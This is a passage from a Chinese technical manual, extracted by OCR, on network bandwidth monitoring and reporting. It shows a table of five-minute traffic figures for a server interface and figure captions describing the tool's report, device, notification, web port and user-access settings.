


图 7.27 详细日期及时间段流量显示



Port 65540 (Broadcom NetXtreme Gigabit Ethernet) on HUB-ISA-01 (10.46.7.110)	Bandwidth Traffic IN		Bandwidth Traffic OUT		Sum		Coverage
	kbyte	kbit/second	kbyte	kbit/second	kbyte	kbit/second	%
6/3/2007 12:10 PM - 12:15 PM	1,689.618	80.375	27,501.334	1,308.006	29,190.952	1,388.381	57
6/3/2007 12:05 PM - 12:10 PM	7,376.074	201.456	22,472.514	613.772	29,848.588	815.228	100
6/3/2007 12:00 PM - 12:05 PM	2,507.292	76.059	36,767.552	1,115.348	39,274.844	1,191.407	90
6/3/2007 11:55 AM - 12:00 PM	16,143.338	440.909	3,277.217	89.508	19,420.555	530.417	100
6/3/2007 11:50 AM - 11:55 AM	10,159.034	277.474	10,929.147	298.498	21,088.182	575.972	100
6/3/2007 11:45 AM - 11:50 AM	3,849.315	105.137	10,043.210	274.320	13,892.525	379.456	100
6/3/2007 11:40 AM - 11:45 AM	9,340.836	255.127	33,804.467	923.334	43,145.303	1,178.460	100
6/3/2007 11:35 AM - 11:40 AM	8,829.124	241.126	14,233.517	388.735	23,062.641	629.861	100
6/3/2007 11:30 AM - 11:35 AM	5,253.267	143.478	64,766.073	1,768.840	70,019.340	1,912.318	100
6/3/2007 11:25 AM - 11:30 AM	3,418.942	93.379	41,480.396	1,132.918	44,899.338	1,226.297	100
6/3/2007 11:20 AM - 11:25 AM	2,228.237	60.856	16,795.748	458.728	19,023.985	519.584	100
6/3/2007 11:15 AM - 11:20 AM	2,004.954	54.760	8,295.763	226.575	10,300.717	281.335	100
6/3/2007 11:10 AM - 11:15 AM	2,189.893	59.811	8,727.867	238.377	10,917.760	298.187	100
6/3/2007 11:05 AM - 11:10 AM	2,205.346	60.233	14,332.727	391.457	16,538.072	451.690	100
6/3/2007 11:00 AM - 11:05 AM	2,174.695	59.396	10,441.479	285.179	12,616.175	344.575	100
6/3/2007 10:55 AM - 11:00 AM	1,397.779	38.176	7,320.394	199.936	8,718.173	238.112	100
6/3/2007 10:50 AM - 10:55 AM	2,065.533	56.414	8,743.124	238.785	10,808.657	295.199	100
6/3/2007 10:45 AM - 10:50 AM	2,171.641	59.310	10,285.216	280.911	12,456.856	340.221	100
6/3/2007 10:40 AM - 10:45 AM	3,154.116	86.146	15,219.489	415.677	18,373.605	501.822	100
6/3/2007 10:35 AM - 10:40 AM	1,734.433	47.371	12,005.899	327.907	13,740.332	375.278	100
6/3/2007 10:30 AM - 10:35 AM	2,614.304	71.402	14,568.124	397.886	17,182.428	469.289	100
6/3/2007 10:25 AM - 10:30 AM	2,187.211	59.737	17,194.771	469.626	19,381.981	529.363	100

图 7.28　可选择的图形界面和表格界面




图 7.29　报告基本时间设置

用户可以选择其中某个设备产生报告，如图 7.30 所示。




图 7.30　选择其中某个设备产生报告

可以自行选择报告通知条件及生成格式存放目录，如图 7.31 所示。




图 7.31　选择报告通知条件及生成格式存放目录

可以进行 Web 页面 IP 及端口设置，如图 7.32 所示。




图 7.32　Web 页面 IP 及端口设置

可以设置可访问用户和组，如图 7.33 所示。

